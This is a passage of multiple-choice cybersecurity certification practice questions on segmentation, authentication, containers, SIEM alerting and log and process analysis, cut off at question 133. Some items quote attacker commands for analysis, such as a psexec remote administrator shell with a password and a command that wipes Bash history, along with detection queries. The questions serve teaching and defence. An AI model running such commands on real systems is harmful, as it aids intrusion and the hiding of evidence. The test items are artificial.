45. The company that Amanda works for is making significant investments in infrastructure-as-a-service hosting to replace their traditional datacenter. Members of her organization's management have expressed concerns about data remanence when Amanda's team moves from one virtual host to another in their cloud service provider's environment. What should she instruct her team to do to avoid this concern?
- A. Perform zero-wipe drives before moving systems.
  - B. Use full-disk encryption.
  - C. Use data masking.
  - D. Span multiple virtual disks to fragment data.
46. Which one of the following technologies is *not* typically used to implement network segmentation?
- A. Host firewall
  - B. Network firewall
  - C. VLAN tagging
  - D. Routers and switches
47. Ian has been asked to deploy a secure wireless network in parallel with a public wireless network inside his organization's buildings. What type of segmentation should he implement to do so without adding additional costs and complexity?
- A. SSID segmentation

- B. Logical segmentation
  - C. Physical segmentation
  - D. WPA segmentation
48. Barbara has segmented her virtualized servers using VMware to ensure that the networks remain secure and isolated. What type of attack could defeat her security design?
- A. VLAN hopping
  - B. 802.1q trunking vulnerabilities
  - C. Compromise of the underlying VMware host
  - D. BGP route spoofing
49. What major issue would Charles face if he relied on hashing malware packages to identify malware packages?
- A. Hashing can be spoofed.
  - B. Collisions can result in false positives.
  - C. Hashing cannot identify unknown malware.
  - D. Hashing relies on unencrypted malware samples.
50. Noriko wants to ensure that attackers cannot access his organization's building automation control network. Which of the following segmentation options provides the strongest level of assurance that this will not happen?
- A. Air gap
  - B. VLANs
  - C. Network firewalls
  - D. Host firewalls

Use the following scenario for questions 51–53.

Angela is a security practitioner at a midsize company that recently experienced a serious breach due to a successful phishing attack. The company has committed to changing its security practices

across the organization and has assigned Angela to determine the best strategy to make major changes that will have a significant impact right away.

51. Angela's company has relied on passwords as its authentication factor for years. The current organizational standard is to require an eight-character, complex password and to require a password change every 12 months. What recommendation should Angela make to significantly decrease the likelihood of a similar phishing attack and breach in the future?
  - A. Increase the password length.
  - B. Shorten the password lifespan.
  - C. Deploy multifactor authentication.
  - D. Add a PIN to all logins.
52. Angela has decided to roll out a multifactor authentication system. What are the two most common factors used in MFA systems?
  - A. Location and knowledge
  - B. Knowledge and possession
  - C. Knowledge and biometric
  - D. Knowledge and location
53. Angela's multifactor deployment includes the ability to use text (SMS) messages to send the second factor for authentication. What issues should she point to?
  - A. VoIP hacks and SIM swapping.
  - B. SMS messages are logged on the recipient's phones.
  - C. PIN hacks and SIM swapping.
  - D. VoIP hacks and PIN hacks.
54. What purpose does the OpenFlow protocol serve in software-defined networks?
  - A. It captures flow logs from devices.

- B. It allows software-defined network controllers to push changes to devices to manage the network.
  - C. It sends flow logs to flow controllers.
  - D. It allows devices to push changes to SDN controllers to manage the network.
55. Rick's security research company wants to gather data about current attacks and sets up a number of intentionally vulnerable systems that allow his team to log and analyze exploits and attack tools. What type of environment has Rick set up?
- A. A tarpit
  - B. A honeypot
  - C. A honeynet
  - D. A blackhole
56. Kalea wants to prevent DoS attacks against her serverless application from driving up her costs when using a cloud service. What technique is *not* an appropriate solution for her need?
- A. Horizontal scaling
  - B. API keys
  - C. Setting a cap on API invocations for a given timeframe
  - D. Using timeouts
57. What is the key difference between virtualization and containerization?
- A. Virtualization gives operating systems direct access to the hardware, whereas containerization does not allow applications to directly access the hardware.
  - B. Virtualization lets you run multiple operating systems on a single physical system, whereas containerization lets you run multiple applications on the same system.

- C. Virtualization is necessary for containerization, but containerization is not necessary for virtualization.
  - D. There is not a key difference; they are elements of the same technology.
58. Brandon is designing the hosting environment for containerized applications. Application group A has personally identifiable information, application group B has health information with different legal requirements for handling, and application group C has business-sensitive data handling requirements. What is the most secure design for his container orchestration environment given the information he has?
- A. Run a single, highly secured container host with encryption for data at rest.
  - B. Run a container host for each application group and secure them based on the data they contain.
  - C. Run a container host for groups A and B, and run a lower-security container host for group C.
  - D. Run a container host for groups A and C, and run a health information-specific container host for group B due to the health information it contains.
59. Local and domain administrator accounts, root accounts, and service accounts are all examples of what type of account?
- A. Monitored accounts
  - B. Privileged accounts
  - C. Root accounts
  - D. Unprivileged accounts
60. Ned has discovered a key logger plugged into one of his workstations, and he believes that an attacker may have acquired usernames and passwords for all of the users of a shared workstation. Since he does not know how long the keylogger was in use or if it

was used on multiple workstations, what is his best security option to prevent this and similar attacks from causing issues in the future?

- A. Multifactor authentication
- B. Password complexity rules
- C. Password lifespan rules
- D. Prevent the use of USB devices

61. Facebook Connect, CAS, Shibboleth, and AD FS are all examples of what type of technology?

- A. Kerberos implementations
- B. Single sign-on implementations
- C. Federation technologies
- D. OAuth providers

62. Which of the following is *not* a common identity protocol for federation?

- A. SAML
- B. OpenID
- C. OAuth
- D. Kerberos

63. Naomi wants to enforce her organization's security policies on cloud service users. What technology is best suited to this?

- A. OAuth
- B. CASB
- C. OpenID
- D. DMARC

64. Elliott wants to encrypt data sent between his servers. What protocol is most commonly used for secure web communications over a network?

- A. TLS
- B. SSL

C. IPsec

D. PPTP

65. What occurs when a website's certificate expires?

- A. Web browsers will report an expired certificate to users.
- B. The website will no longer be accessible.
- C. The certificate will be revoked.
- D. All of the above.

66. What term is used to describe defenses that obfuscate the attack surface of an organization by deploying decoys and attractive targets to slow down or distract an attacker?

- A. An active defense
- B. A honeyjar
- C. A bear trap
- D. An interactive defense

67. What technology is most commonly used to protect data in transit for modern web applications?

- A. VPN
- B. TLS
- C. SSL
- D. IPsec


68. Anja is assessing the security of a web service implementation. Which of the following web service security requirements should she recommend to reduce the likelihood of a successful on-path/man-in-the-middle attack?

- A. Use TLS.
- B. Use XML input validation.
- C. Use XML output validation.
- D. Virus-scan files received by web service.

69. What type of access is typically required to compromise a physically isolated and air-gapped system?

- A. Wired network access
- B. Physical access
- C. Wireless network access
- D. None of the above, because an isolated, air-gapped system cannot be accessed

70. Amanda's organization uses an air-gap design to protect the HSM device that stores its root encryption certificate. How will Amanda need to access the device if she wants to generate a new certificate?



- A. Wirelessly from her laptop
- B. Over the wired network from her PC
- C. From a system on the air-gapped network
- D. Amanda cannot access the device without physical access to it

71. Which of the following parties directly communicate with the end user during a SAML transaction?

- A. The relying party

- B. The SAML identity provider
  - C. Both the relying party and the identity provider
  - D. Neither the relying party nor the identity provider
72. Support for AES, 3DES, ECC, and SHA-256 are all examples of what?
- A. Encryption algorithms
  - B. Hashing algorithms
  - C. Processor security extensions
  - D. Bus encryption modules
73. Which of the following is *not* a benefit of physical segmentation?
- A. Easier visibility into traffic
  - B. Improved network security
  - C. Reduced cost
  - D. Increased performance
74. Which of the following options is most effective in preventing known password attacks against a web application?
- A. Account lockouts
  - B. Password complexity settings
  - C. CAPTCHAs
  - D. Multifactor authentication
75. Which of the following is *not* a common use case for network segmentation?
- A. Creating a VoIP network
  - B. Creating a shared network
  - C. Creating a guest wireless network
  - D. Creating trust zones
76. What three layers make up a software-defined network?

- A. Application, Datagram, and Physical layers
  - B. Application, Control, and Infrastructure layers
  - C. Control, Infrastructure, and Session layers
  - D. Data link, Presentation, and Transport layers
77. Micah is designing a containerized application security environment and wants to ensure that the container images he is deploying do not introduce security issues due to vulnerable applications. What can he integrate into the CI/CD pipeline to help prevent this?
- A. Automated checking of application hashes against known good versions
  - B. Automated vulnerability scanning
  - C. Automated fuzz testing
  - D. Automated updates
78. Camille wants to integrate with a federation. What will she need to authenticate her users to the federation?
- A. An IDP
  - B. A SP
  - C. An API gateway
  - D. An SSO server
79. Brandon needs to deploy containers with different purposes, data sensitivity levels, and threat postures to his container environment. How should he group them?
- A. Segment containers by purpose
  - B. Segment containers by data sensitivity
  - C. Segment containers by threat model
  - D. All of the above
80. What issues should Brandon consider before choosing to use the vulnerability management tools

he has in his non-container-based security environment?

- A. Vulnerability management tools may make assumptions about host durability.
  - B. Vulnerability management tools may make assumptions about update mechanisms and frequencies.
  - C. Both A and B.
  - D. Neither A nor B.
81. What key functionality do enterprise privileged account management tools provide?
- A. Password creation
  - B. Access control to individual systems
  - C. Entitlement management across multiple systems
  - D. Account expiration tools
82. Amira wants to deploy an open standard–based single sign-on (SSO) tool that supports both authentication and authorization. What open standard should she look for if she wants to federate with a broad variety of identity providers and service providers?
- A. LDAP
  - B. SAML
  - C. OAuth
  - D. OpenID Connect
83. Adam is testing code written for a client-server application that handles financial information and notes that traffic is sent between the client and server via TCP port 80. What should he check next?
- A. If the server stores data in unencrypted form
  - B. If the traffic is unencrypted
  - C. If the systems are on the same network

- D. If usernames and passwords are sent as part of the traffic
84. Faraj wants to use statistics gained from live analysis of his network to programmatically change its performance, routing, and optimization. Which of the following technologies is best suited to his needs?
- A. Serverless
  - B. Software-defined networking
  - C. Physical networking
  - D. Virtual private networks (VPNs)
85. Elaine's team has deployed an application to a cloud-hosted serverless environment. Which of the following security tools can she use in that environment?
- A. Endpoint antivirus
  - B. Endpoint DLP
  - C. IDS for the serverless environment
  - D. None of the above
86. Lucca needs to explain the benefits of network segmentation to the leadership of his organization. Which of the following is *not* a common benefit of segmentation?
- A. Decreasing the attack surface
  - B. Increasing the number of systems in a network segment
  - C. Limiting the scope of regulatory compliance efforts
  - D. Increasing availability in the case of an issue or attack
87. Kubernetes and Docker are examples of what type of technology?
- A. Encryption
  - B. Software-defined networking

- C. Containerization
  - D. Serverless
88. Nathan is designing the logging infrastructure for his company and wants to ensure that a compromise of a system will not result in the loss of that system's logs. What should he do to protect the logs?
- A. Limit log access to administrators.
  - B. Encrypt the logs.
  - C. Rename the log files from their common name.
  - D. Send the logs to a remote server.
89. Ansel knows he wants to use federated identities in a project he is working on. Which of the following should not be among his choices for a federated identity protocol?
- A. OpenID
  - B. SAML
  - C. OAuth
  - D. Authman
90. James uploads a file that he believes is potentially a malware package to VirusTotal and receives positive results, but the file is identified with multiple different malware package names. What has most likely occurred?
- A. The malware is polymorphic and is being identified as multiple viruses because it is changing.
  - B. Different antimalware engines call the same malware package by different names.
  - C. VirusTotal has likely misidentified the malware package, and this is a false positive.
  - D. The malware contains multiple malware packages, resulting in the matches.
91. Isaac wants to monitor live memory usage on a Windows system. What tool should he use to see

memory usage in a graphical user interface?

- A. MemCheck
- B. Performance Monitor
- C. WinMem
- D. Top

92. Abul wants to identify typical behavior on a Windows system using a built-in tool to understand memory, CPU, and disk utilization. What tool can he use to see both real-time performance and over a period of time?

- A. sysmon
- B. sysgraph
- C. resmon
- D. resgraph

93. The automated malware analysis tool that Jose is using uses a disassembler and performs binary diffing across multiple malware binaries. What information is the tool looking for?

- A. Calculating minimum viable signature length
- B. Binary fingerprinting to identify the malware author
- C. Building a similarity graph of similar functions across binaries
- D. Heuristic code analysis of development techniques

94. What does execution of `wmic.exe`, `powershell.exe`, or `winrm.vbs` most likely indicate if you discover one or more was run on a typical end user's workstation?

- A. A scripted application installation
- B. Remote execution of code
- C. A scripted application uninstallation
- D. A zero-day attack

95. Ben is reviewing network traffic logs and notices HTTP and HTTPS traffic originating from a workstation. What TCP ports should he expect to see this traffic sent to under most normal circumstances?
- A. 80 and 443
  - B. 22 and 80
  - C. 80 and 8088
  - D. 22 and 443
96. While Lucy is monitoring the SIEM, she notices that all of the log sources from her organization's New York branch have stopped reporting for the past 24 hours. What type of detection rules or alerts should she configure to make sure she is aware of this sooner next time?
- A. Heuristic
  - B. Behavior
  - C. Availability
  - D. Anomaly
97. After her discovery in the previous question, Lucy is tasked with configuring alerts that are sent to system administrators. She builds a rule that can be represented in pseudocode as follows:
- Send an SMS alert every 30 seconds when systems do not send logs for more than 1 minute.
- The average administrator at Lucy's organization is responsible for 150–300 machines.
- What danger does Lucy's alert create?
- A. A DDoS that causes administrators to not be able to access systems
  - B. A network outage
  - C. Administrators may ignore or filter the alerts
  - D. A memory spike

98. Lucy configures an alert that detects when users who do not typically travel log in from other countries. What type of analysis is this?
- A. Trend
  - B. Availability
  - C. Heuristic
  - D. Behavior
99. Disabling unneeded services is an example of what type of activity?
- A. Threat modeling
  - B. Incident remediation
  - C. Proactive risk assessment
  - D. Reducing the threat attack surface area
100. Suki notices inbound traffic to a Windows system on TCP port 3389 on her corporate network. What type of traffic is she most likely seeing?
- A. A NetBIOS file share
  - B. A RADIUS connection
  - C. An RDP connection
  - D. A Kerberos connection
101. Ian wants to capture information about privilege escalation attacks on a Linux system. If he believes that an insider is going to exploit a flaw that allows them to use `sudo` to assume root privileges, where is he most likely to find log information about what occurred?
- A. The `sudoers` file
  - B. `/var/log/sudo`
  - C. `/var/log/auth.log`
  - D. Root's `.bash_log`
102. What type of information can Gabby determine from Tripwire logs on a Linux system if it is configured to

monitor a directory?

- A. How often the directory is accessed
  - B. If files in the directory have changed
  - C. If sensitive data was copied out of the directory
  - D. Who has viewed files in the directory
103. While reviewing systems she is responsible for, Charlene discovers that a user has recently run the following command in a Windows console window. What has occurred?
- ```
psexec \\10.0.11.1 -u Administrator -p examplepw cmd.exe
```
- A. The user has opened a command prompt on their workstation.
  - B. The user has opened a command prompt on the desktop of a remote workstation.
  - C. The user has opened an interactive command prompt as administrator on a remote workstation.
  - D. The user has opened a command prompt on their workstation as Administrator.
104. While reviewing `tcpdump` data, Kwame discovers that hundreds of different IP addresses are sending a steady stream of SYN packets to a server on his network. What concern should Kwame have about what is happening?
- A. A firewall is blocking connections from occurring.
  - B. An IPS is blocking connections from occurring.
  - C. A denial-of-service attack.
  - D. An ACK blockage.
105. While reviewing Windows event logs for a Windows system with reported odd behavior, Kai discovers that the system she is reviewing shows Event ID 1005 `MALWAREPROTECTION_SCAN_FAILED` every day at

the same time. What is the most likely cause of this issue?

- A. The system was shut down.
  - B. Another antivirus program has interfered with the scan.
  - C. The user disabled the scan.
  - D. The scan found a file it was unable to scan.
106. Charles wants to use his SIEM to automatically flag known bad IP addresses. Which of the following capabilities is not typically used for this with SIEM devices?
- A. Blocklisting
  - B. IP reputation
  - C. Allowlisting
  - D. Domain reputation
107. Gabby executes the following command. What is she doing?
- ```
ps -aux | grep apache2 | grep root
```
- A. Searching for all files owned by root named apache2.
  - B. Checking currently running processes with the word apache2 and root both appearing in the output of ps.
  - C. Shutting down all apache2 processes run by root.
  - D. There is not enough information to answer this question.
108. While reviewing email headers, Saanvi notices an entry that reads as follows:
- From: “John Smith, CIO” <[jsmith@example.com](mailto:jsmith@example.com)> with a Received: parameter that shows [mail.demo.com](mailto:mail.demo.com) [10.74.19.11].

Which of the following scenarios is most likely if [demo.com](#) is not a domain belonging to the same owner as [example.com](#)?

- A. John Smith's email was forwarded by someone at [demo.com](#).
  - B. John Smith's email was sent to someone at [demo.com](#).
  - C. The headers were forged to make it appear to have come from John Smith.
  - D. The [mail.demo.com](#) server is a trusted email forwarding partner for [example.com](#).
109. Fiona wants to prevent email impersonation of individuals inside her company. What technology can best help prevent this?
- A. IMAP
  - B. SPF
  - C. DKIM
  - D. DMARC
110. Which of the items from the following list is not typically found in an email header?
- A. Sender IP address
  - B. Date
  - C. Receiver IP address
  - D. Private key
111. Ian wants to leverage multiple threat flows and is frustrated that they come in different formats. What type of tool might best assist him in combining this information and using it to further streamline his operations?
- A. IPS
  - B. OCSP
  - C. SOAR
  - D. SAML

112. Cassandra is classifying a threat actor, and she describes the actor as wanting to steal nuclear research data. What term best describes this information?

- A. An alias
- B. A goal
- C. Their sophistication
- D. Their resource level

113. During a log review, Mei sees repeated firewall entries, as shown here:

```
Sep 16 2019 23:01:37: %ASA-4-106023: Deny tcp  
src outside:10.10.0.100/53534 dst  
inside:192.168.1.128/1521 by  
access-group "OUTSIDE" [0x5063b82f, 0x0]  
Sep 16 2019 23:01:38: %ASA-4-106023: Deny tcp  
src outside:10.10.0.100/53534 dst  
inside:192.168.1.128/1521 by  
access-group "OUTSIDE" [0x5063b82f, 0x0]  
Sep 16 2019 23:01:39: %ASA-4-106023: Deny tcp  
src outside:10.10.0.100/53534 dst  
inside:192.168.1.128/1521 by  
access-group "OUTSIDE" [0x5063b82f, 0x0]  
Sep 16 2019 23:01:40: %ASA-4-106023: Deny tcp  
src outside:10.10.0.100/53534 dst  
inside:192.168.1.128/1521 by  
access-group "OUTSIDE" [0x5063b82f, 0x0]
```


What service is the remote system most likely attempting to access?

- A. H.323
- B. SNMP
- C. MS-SQL
- D. Oracle

114. While analyzing a malware file that she discovered, Tracy finds an encoded file that she believes is the primary binary in the malware package. Which of the following is *not* a type of tool that the malware writers may have used to obfuscate the code?

- A. A packer

- B. A crypter
  - C. A shuffler
  - D. A protector
115. While reviewing Apache logs, Nara sees the following entries as well as hundreds of others from the same source IP address. What should Nara report has occurred?
- ```
[ 21/Jul/2019:02:18:33 -0500] -- 10.0.1.1 "GET /scripts/sample.php" "-" 302 336 0  
[ 21/Jul/2019:02:18:35 -0500] -- 10.0.1.1 "GET /scripts/test.php" "-" 302 336 0  
[ 21/Jul/2019:02:18:37 -0500] -- 10.0.1.1 "GET /scripts/manage.php" "-" 302 336 0  
[ 21/Jul/2019:02:18:38 -0500] -- 10.0.1.1 "GET /scripts/download.php" "-" 302 336 0  
[ 21/Jul/2019:02:18:40 -0500] -- 10.0.1.1 "GET /scripts/update.php" "-" 302 336 0  
[ 21/Jul/2019:02:18:42 -0500] -- 10.0.1.1 "GET /scripts/new.php" "-" 302 336 0
```
- A. A denial-of-service attack
  - B. A vulnerability scan
  - C. A port scan
  - D. A directory traversal attack
116. Andrea needs to add a firewall rule that will prevent external attackers from conducting topology gathering reconnaissance on her network. Where in the following image should she add a rule intended to block this type of traffic?



- A. The firewall  
 B. The router  
 C. The distribution switch  
 D. The Windows 2019 server
117. Cormac needs to lock down a Windows workstation that has recently been scanned using Nmap on a Kali Linux-based system, with the results shown here. He knows that the workstation needs to access websites and that the system is part of a Windows domain. What ports should he allow through the system's firewall for externally initiated connections?

```

root@kali:~# nmap -sS -P0 -p 0-65535 192.168.1.14
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-25 21:08 EDT
Nmap scan report for dynamo (192.168.1.14)
Host is up (0.00023s latency).
Not shown: 65524 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
7680/tcp  open  unknown
22350/tcp open  CodeMeter
49677/tcp open  unknown
MAC Address: BC:5F:F4:7B:4B:7D (ASRock Incorporation)

```

- A. 80, 135, 139, and 445.
  - B. 80, 445, and 3389.
  - C. 135, 139, and 445.
  - D. No ports should be open.
118. Frank's team uses the following query to identify events in their threat intelligence tool. Why would this scenario be of concern to the security team?
- ```
select * from network-events where
data.process.image.file = 'cmd.exe' AND
data.process.parentImage.file != 'explorer.exe'
AND data.process.action = 'launch'
```
- A. Processes other than `explorer.exe` typically do not launch command prompts.
  - B. `cmd.exe` should never launch `explorer.exe`.
  - C. `explorer.exe` provides administrative access to systems.
  - D. `cmd.exe` runs as administrator by default when launched outside of Explorer.

119. Mark writes a script to pull data from his security data repository. The script includes the following query:

```
select source.name, data.process.cmd, count(*)
AS hostcount
from windows-events where type = 'sysmon' AND
data.process.action = 'launch' AND
data.process.image.file =
'reg.exe' AND data.process.parentImage.file =
'cmd.exe'
```

He then queries the returned data using the following script:

```
select source.name, data.process.cmd, count(*)
AS hostcount
from network-events where type = 'sysmon' AND
data.process.action = 'launch' AND data.process.
image.file =
'cmd.exe' AND data.process.parentImage.file =
'explorer.exe'
```

What events will Mark see?

- A. Uses of `explorer.exe` where it is launched by `cmd.exe`
  - B. Registry edits launched via the command line from Explorer
  - C. Registry edits launched via `explorer.exe` that modify `cmd.exe`
  - D. Uses of `cmd.exe` where it is launched by `reg.exe`
120. Mateo is responsible for hardening systems on his network, and he discovers that a number of network appliances have exposed services including telnet, FTP, and web servers. What is his best option to secure these systems?
- A. Enable host firewalls.
  - B. Install patches for those services.
  - C. Turn off the services for each appliance.
  - D. Place a network firewall between the devices and the rest of the network.
121. Deepa wants to see the memory utilization for multiple Linux processes all at once. What command should she run?
- A. `top`
  - B. `ls -mem`
  - C. `mem`
  - D. `memstat`

Use the following scenario and image to answer questions 122–124.

While reviewing a system she is responsible for, Amanda notices that the system is performing poorly and runs `htop` to see a graphical representation of system resource usage. She sees the information shown in the following image:

| 1    | [         |     |             | 100.0% |       | Tasks: 104, 254 thr; 3 running |   |      |      |         |                    |
|------|-----------|-----|-------------|--------|-------|--------------------------------|---|------|------|---------|--------------------|
| 2    | [         |     |             | 100.0% |       | Load average: 1.65 0.76 0.33   |   |      |      |         |                    |
| Mem  | [         |     | 1.22G/1.96G |        |       | Uptime: 02:16:45               |   |      |      |         |                    |
| Swp  | [         |     | 1.80M/1.26G |        |       |                                |   |      |      |         |                    |
| PID  | USER      | PRI | NI          | VIRT   | RES   | SHR                            | S | CPU% | MEM% | TIME+   | Command            |
| 3820 | root      | 20  | 0           | 97268  | 90908 | 716                            | R | 99.3 | 4.4  | 1:35.52 | stress --vm-bytes  |
| 3843 | root      | 20  | 0           | 21756  | 15452 | 768                            | R | 98.0 | 0.8  | 1:15.25 | stress --vm-bytes  |
| 1197 | root      | 20  | 0           | 2293M  | 399M  | 76680                          | S | 1.3  | 19.9 | 2:10.43 | /usr/bin/gnome-sh  |
| 1125 | root      | 18  | -2          | 122M   | 2960  | 2524                           | S | 1.3  | 0.1  | 0:13.88 | /usr/bin/VBoxClien |
| 1025 | root      | 20  | 0           | 455M   | 130M  | 28964                          | S | 0.7  | 6.5  | 0:31.57 | /usr/lib/xorg/Xor  |
| 1202 | root      | 20  | 0           | 2293M  | 399M  | 76680                          | S | 0.7  | 19.9 | 0:32.64 | /usr/bin/gnome-sh  |
| 1449 | root      | 20  | 0           | 494M   | 40636 | 26516                          | S | 0.0  | 2.0  | 0:03.69 | /usr/lib/gnome-te  |
| 1280 | root      | 20  | 0           | 740M   | 38212 | 27624                          | S | 0.0  | 1.9  | 0:00.94 | nautlius -n        |
| 1120 | root      | 20  | 0           | 122M   | 2960  | 2524                           | S | 0.0  | 0.1  | 0:13.88 | /usr/bin/VBoxClien |
| 1201 | root      | 20  | 0           | 2293M  | 399M  | 76680                          | S | 0.0  | 19.9 | 0:32.44 | /usr/bin/gnome-sh  |
| 3812 | root      | 20  | 0           | 23160  | 3564  | 2864                           | R | 0.0  | 0.2  | 0:00.86 | htop               |
| 662  | root      | 20  | 0           | 303M   | 2388  | 2000                           | S | 0.0  | 0.1  | 0:00.56 | /usr/sbin/VBoxSer  |
| 1965 | root      | 20  | 0           | 1080M  | 195M  | 74476                          | S | 0.0  | 9.7  | 0:01.31 | iceweasel          |
| 932  | Debian-gd | 20  | 0           | 1526M  | 155M  | 75364                          | S | 0.0  | 7.8  | 0:04.62 | gnome-shell --mod  |
| 666  | root      | 20  | 0           | 303M   | 2388  | 2000                           | S | 0.0  | 0.1  | 0:00.44 | /usr/sbin/VBoxSer  |

122. What issue should Amanda report to the system administrator?

  - A. High network utilization
  - B. High memory utilization
  - C. Insufficient swap space
  - D. High CPU utilization

123. What command could Amanda run to find the process with the highest CPU utilization if she did not have access to `htop`?

  - A. `ps`
  - B. `top`
  - C. `proc`
  - D. `load`

124. What command can Amanda use to terminate the process?

  - A. `term`
  - B. `stop`
  - C. `end`
  - D. `kill`

125. While reviewing output from the `netstat` command, John sees the following output. What should his next action be?

```
[minesweeper.exe]
    TCP      127.0.0.1:62522          dynamo:0
LISTENING
[minesweeper.exe]
TCP      192.168.1.100          151.101.2.69:https
ESTABLISHED
```

- A. Capture traffic to 151.101.2.69 using Wireshark.
  - B. Initiate the organization's incident response plan.
  - C. Check to see if 151.101.2.69 is a valid Microsoft address.
  - D. Ignore it; this is a false positive.
126. What does EDR use to capture data for analysis and storage in a central database?
- A. A network tap
  - B. Network flows
  - C. Software agents
  - D. Hardware agents
127. While reviewing the command history for an administrative user, Lakshman discovers a suspicious command that was captured:
- ```
ln /dev/null ~/.bash_history
```
- What action was this user attempting to perform?
- A. Enabling the Bash history
  - B. Appending the contents of /dev/null to the Bash history
  - C. Logging all shell commands to /dev/null
  - D. Allowing remote access from the null shell
128. Charles wants to determine whether a message he received was forwarded by analyzing the headers of the message. How can he determine this?
- A. Reviewing the Message-ID to see if it has been incremented.
  - B. Checking for the In-Reply-To field.

- C. Checking for the References field.
- D. You cannot determine if a message was forwarded by analyzing the headers.
129. While reviewing the filesystem of a potentially compromised system, Marta sees the following output when running `ls -la`. What should her next action be after seeing this?
- ```
-rwxr-xr-x 1 root root 5/ Mar 1 2013 paros
-rw xr-xr-x 1 root root 22256 May 13 2015 parse-edid
-rw xr-xr-x 1 root root 77248 Nov 2 2015 partx
Lrwxrwxrwx 1 root root 15 Jan 28 2016 passmass -> expect_passmass
-rwsr-xr-x 1 root root 50000 Aug 5 18:23 passwd
-rw xr-xr-x 1 root root 31240 Jan 18 2016 paste
-rw xr-xr-x 1 root root 67 May 16 2013 paster
-rw xr-xr-x 1 root root 70 May 16 2013 paster2.7
-rw xr-xr-x 1 root root 14792 Nov 6 2015 pasuspender
-rw xr-xr-x 1 root root 128629 Jan 28 2016 patator
-rw xr-xr-x 1 root root 151272 Mar 7 2015 patch
Lrwxrwxrwx 1 root root 3 Jan 28 2016 patchwork -> dot
-rw xr-xr-x 1 root root 31032 Dec 12 2015 patgen
-rw xr-xr-x 1 root root 31240 Jan 18 2016 pathchk
-rw xr-xr-x 1 root root 14648 Nov 6 2015 paxllpublish
```
- A. Continue to search for other changes.
- B. Run `diff` against the password file.
- C. Immediately change her password.
- D. Check the `passwd` binary against a known good version.
130. Susan wants to check a Windows system for unusual behavior. Which of the following persistence techniques is not commonly used for legitimate purposes?
- A. Scheduled tasks
- B. Service replacement
- C. Service creation
- D. Autostart registry keys
131. Matt is reviewing a query that his team wrote for their threat-hunting process. What will the following query warn them about?

```
select timeInterval(date, '4h'),
`data.login.user`,
count(distinct data.login.machine.name) as
machinecount from
```

```
network-events where data.winevent.EventID =  
4624 having  
machinecount > 1
```

- A. Users who log in more than once a day
  - B. Users who are logged in to more than one machine within four hours
  - C. Users who do not log in for more than four hours
  - D. Users who do not log in to more than one machine in four hours
132. Ben wants to quickly check a suspect binary file for signs of its purpose or other information that it may contain. What Linux tool can quickly show him potentially useful information contained in the file?

- A. grep
- B. more
- C. less
- D. strings

133. Lucas believes that an attacker has successfully compromised his web server. Using the following output of `ps`, identify the process ID he should focus on:

```
root      507  0.0  0.1 258268  3288 ?  
Ssl  15:52  0:00 /usr/sbin/rsyslogd -n  
message+  508  0.0  0.2  44176  5160 ?  
Ss  15:52  0:00 /usr/bin/dbus-daemon --system  
--address=systemd: --nofork --nopidfile --  
systemd-activa  
root      523  0.0  0.3 281092  6312 ?  
Ssl  15:52  0:00  
/usr/lib/accountsservice/accounts-daemon  
